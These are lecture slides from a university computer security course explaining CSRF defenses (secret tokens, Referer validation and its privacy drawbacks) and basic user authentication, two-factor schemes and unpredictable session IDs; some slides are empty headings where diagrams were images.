Web Security: CSRF defenses; Phishing attacks

CS 161: Computer Security

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
April 15, 2020

Some content adapted from materials by Dan Boneh


Announcements

- Starting recording
- TA Toby Chen checking chat
- Project 3 part 1 due on 4/17 at 11:59pm (extended)
- HMW3b released, due 4/24
- Will release Proj 3, part 2, by Friday

Recall: CSRF attack



Recall: CSRF attack



CSRF Defenses

- CSRF token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation


```
Referer: http://www.facebook.com/home.php
```

- Others (e.g., custom HTTP Header) we won't go into

CSRF token

1. bank.com server wants to protect itself from CSRF attacks, so it includes a secret token into the webpage (e.g., in forms as a hidden field)
2. Requests to bank.com include the secret
3. bank.com server checks that the token embedded in the webpage is the expected one; reject request if not

Can the token be?


- **123456**
- **Dateofbirth**

No, CSRF token must be hard to guess by the attacker


How the token is used

- The server stores state that binds the user's CSRF token to the user's session token
- Embeds a fresh CSRF token in every form
- On every request the server validates that the supplied CSRF token is associated with the user's session token
- Disadvantage is that the server needs to maintain a large state table to validate the tokens.

Regular use


Victim Browser
GET page
page with form
hidden field
CSRF 198..
cookie for bank.com:
SessionID =
523FA4cd2E
www.bank.com
Session ID
CSRF token
523..
198..


Attack attempt




Other CRSF protection: Referer Validation

- When the browser issues an HTTP request, it includes a referer header that indicates which URL initiated the request
- This information in the Referer header could be used to distinguish between same site request and cross site request

Refer header



Referer Validation



Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/ 
  - Referer: http://www.attacker.com/evil.html 
  - Referer: [empty] 
    - Strict policy disallows (secure, less usable)
    - Lenient policy allows (less secure, more usable)

Privacy Issues with Referer header

- The referer contains sensitive information that impinges on the privacy
- The referer header reveals contents of the search query that lead to visit a website.
- Some organizations are concerned that confidential information about their corporate intranet might leak to external websites via Referer header

Referer Privacy Problems

- Referer may leak privacy-sensitive information

```
http://intranet.corp.apple.com/
projects/iphone/competitors.html
```

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser

Summary: CSRF

- CSRF attacks execute request on benign site because cookie is sent automatically
- Defenses for CSRF:
  - embed unpredictable token and check it later
  - check referer header in addition as defense in depth

Authentication & Impersonation

Authentication

- Verifying someone really is who they say they claim they are
- Web server should authenticate client
- Client should authenticate web server

Impersonation

- Pretending to be someone else
- Attacker can try to:
  - Impersonate client
  - Impersonate server

Authenticating users

- How can a computer authenticate the user?
  - "Something you know"
    - e.g., password, PIN
  - "Something you have"
    - e.g., smartphone, ATM card, car key
  - "Something you are"
    - e.g., fingerprint, iris scan, facial recognition

Recall: two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Example

Are these good 2FAs?

Online banking:

– Hardware token or card (“smth you have”)

– Password (“smth you know”)

Mobile phone two-factor authentication:

- Password (“smth you know”)

- Code received via SMS (“smth you have”)

Email authentication:

- Password


- Answer to security question

This is not two-factor authentication because both of the factors are something you know

After authenticating..

- Session established
  - Session ID stored in cookie
  - Web server maintains list of active sessions (sessionID mapped to user info)
- Reauthentication happens on every http request automatically
  - Recall that every http request contains cookie

After authenticating..



sessionID = 3458904043

Must be unpredictable

Active sessions:

